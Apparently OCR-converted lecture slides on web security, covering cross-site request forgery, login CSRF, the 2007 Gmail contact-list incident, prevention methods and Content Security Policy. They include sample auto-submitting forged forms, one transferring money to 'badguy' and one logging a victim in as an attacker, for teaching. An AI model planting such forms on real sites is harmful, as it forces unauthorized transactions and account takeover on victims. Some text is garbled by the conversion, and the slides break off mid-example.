



```
2. HTTP 1.1 302 Found
   Location:
   Content-Type: text/html

   <html>…
```

Cross-Site Request Forgery (CSRF)

- CSRF is another of the basic web attacks
  - Attacker tricks victim into accessing URL that performs an unauthorized action
  - Avoids the need to read private state (e.g. document.cookie)
- Also known as one click attack or session riding
- Effect: Transmits unauthorized commands from a user who has logged in to a website to the website.
- Abuses the SOP
  - All requests to origin *D** will include *D**'s cookies
  - … even if some other origin *D* sends the request to *D**


Vulnerable website




Client Side
Server Side
1) GET the login page
GET /login_form.html HTTP/1.1
HTTP/1.1 200 OK
2) POST username and password, receive a session cookie
POST /login.php HTTP/1.1
HTTP/1.1 302 Found
Set-Cookie: session=3#4fH8d%dA1; HttpOnly; Secure;
3) GET the money transfer page
GET /money_xfer.html HTTP/1.1
Cookie: session=3#4fH8d%dA1;
HTTP/1.1 200 OK
4) POST the money transfer request
POST /xfer.php HTTP/1.1
Cookie: session=3#4fH8d%dA1;
HTTP/1.1 302 Found

CSRF attack

- Assume that the victim is logged-in to www.bofw.com



CSRF Explained

- Example:
  - User logs in to bank.com. Forgets to sign off.
  - Session cookie remains in browser state
  - Then user visits another site containing:

```
<form name=F action=http://bank.com/BillPay.php>
<input name=recipient value=badguy> …
<script> document.F.submit(); </script>
```

  - Browser sends user auth cookie with request
    - Transaction will be fulfilled

- Problem:
  - The browser is a confused deputy; it is serving both the websites and the user and gets confused who initiated a request

Login CSRF

```
<form action="https://victim-app.io/login">
    <input name="user" value="attacker">
    <input name="password" value="blah23">
</form>
<script>document.forms[0].submit();</script>
```

- Login CSRF is a special form of the more general case
  - CSRF on a login form to log victim in as the attacker
- Attacker can later see what the victim did in the account
  - Search history
  - Items viewed
  - Etc.

Gmail incident: Jan 2007

- Allows the attacker to steal a user's contact
- Google docs has a script that run a callback function, passing it your contact list as an object. The script presumably checks a cookie to ensure you are logged into a Google account before handing over the list.
- Unfortunately, it doesn't check what page is making the request. So, if you are logged in on window 1, window 2 (an evil site) can make the function call and get the contact list as an object. Since you are logged in somewhere, your cookie is valid and the request goes through.

Real world CSRF vulnerabilities

- Gmail
- NY Times
- ING Direct (4th largest saving bank in US)
- YouTube
- Various DSL Routers
- …

Prevention

- Server side:
  - use cookie + hidden fields to authenticate a web form
    - hidden fields values need to be unpredictable and user-specific; thus someone forging the request need to guess the hidden field values
  - requires the body of the POST request to contain cookies
    - Since browser does not add the cookies automatically, malicious script needs to add the cookies, but they do not have access because of Same Origin Policy
- User side:
  - logging off one site before using others
  - selective sending of authentication tokens with requests (may cause some disruption in using websites)

Content Security Policy (CSP)

- CSP is a browser security framework proposed by Brandon Sterne at Mozilla in 2008
  - Moves the browser from a default-trust model to a whitelisted model
  - Originally intended as an all-encompassing framework to prevent XSS and CSRF
  - Can also be used more generally to control app/extension behaviors
- CSP allows developers to specify per-document restrictions in addition to the SOP
  - Server specifies policies in a header
  - Policies are composed of directives scoped to origins
- http://www.html5rocks.com/en/tutorials/security/content-security-policy/

CSP Header

```
HTTP/1.1 200 OK
Content-Type: text/htm ; charse  utf-8
…
Content-Security-Policy: default-src https://www.example.com;
script-src 'self'          https://apis.google.com; frame-src 'no
object-src 'none';  report-uri      /
my_amazing_csp_report_parser;
```

Directive

Origin

Keyword

Action

- CSP implements two headers that a server may include in HTTP responses
  - *Content-Security-Policy*
  - *Content-Security-Policy-Report-Only*
- CSP header composed of directives, origins, keywords, and actions
- If CSP header is present:
  - Browser switches to whitelist-only mode
  - Inline JS and CSS are disallowed by default
  - Javascript eval() and similar functions are disallowed by default

CSP Directives


- Directives allow the server to restrict the origins of resources
  - *script-src* sets the origins from which scripts may be loaded
  - *connect-src* sets restrictions on XHR, Websockets, and EventSource
  - *object-src* restriction plugins, *media-src* restricts audio and video
  - *style-src*, *font-src*, *img-src*, *frame-src*
- *default-src* is the catch all directive
  - Defines allowed origins for all unspecified source types
- All accesses that violate the restrictions are blocked
- **Warning**: whitelist mode is only enabled for a given type of resource if:
  - The corresponding directive is specified, **or** *default-src* is specified

CSP Origins

- Hostname/IP address pattern with optional scheme and port
  - e.g., trusted.com
  - e.g., https://*.sensitive.com

```
Content-Security-Policy: default-src   http://www.example.com
trusted.com       https://*.sensitive.com
```

XSS Attacks, Revisited



Inline Scripts Considered Harmful

- Problem: even with CSP enabled, stored XSS attacks may still interact with the origin the page was loaded from
- Insight: stored XSS attacks rely on inline scripts

<script>steal_the_money();</script>

- When CSP is enabled by a server, the browser's default behavior changes
  1. Inline JS and CSS are disallowed by default
  2. Javascript eval(), new Function(), setTimeout("string", …), and setInterval("string", …) are disallowed by default


```html
<script>
    function doAmazingThings() {
        alert('YOU AM AMAZING!');
    }
</script>
<button onclick='doAmazingThings();'>Am I amazing?</button>
```

Not allowed by default if CSP is enabled

```html
<!-- amazing.html -->
<script src='amazing.js'></script>
<button id='amazing'>Am I amazing?</button>
```

```javascript
// amazing.js
function doAmazingThings() {
    alert('YOU AM AMAZING!');
}
document.addEventListener('DOMContentReady', function () {
    document.getElementById('amazing') .addEventListener('click',
doAmazingThings);
});
```

XSS Attacks, Round 4



CSP Keywords

- Special keywords may be used in addition to origins
  - ‘none’: Disallow all accesses for the given directive
  - ‘self’: Allow accesses to the origin the page was loaded from
  - ‘unsafe-inline’: allow inline JS and CSS from the given directive
  - ‘unsafe-eval’: allow eval(), etc. from the given directive

CSP Actions

```
Content-Security-Policy: report-uri   /
my_amazing_csp_report_parser;
```

- When a policy violation occurs:
  - The offending action is blocked…
  - … and (optionally), the violation is reported to a URL specified by the server

```
{ "csp-report": {
      "document-uri": "http://example.org/page.html",
      "referrer": "http://evil.example.com/",
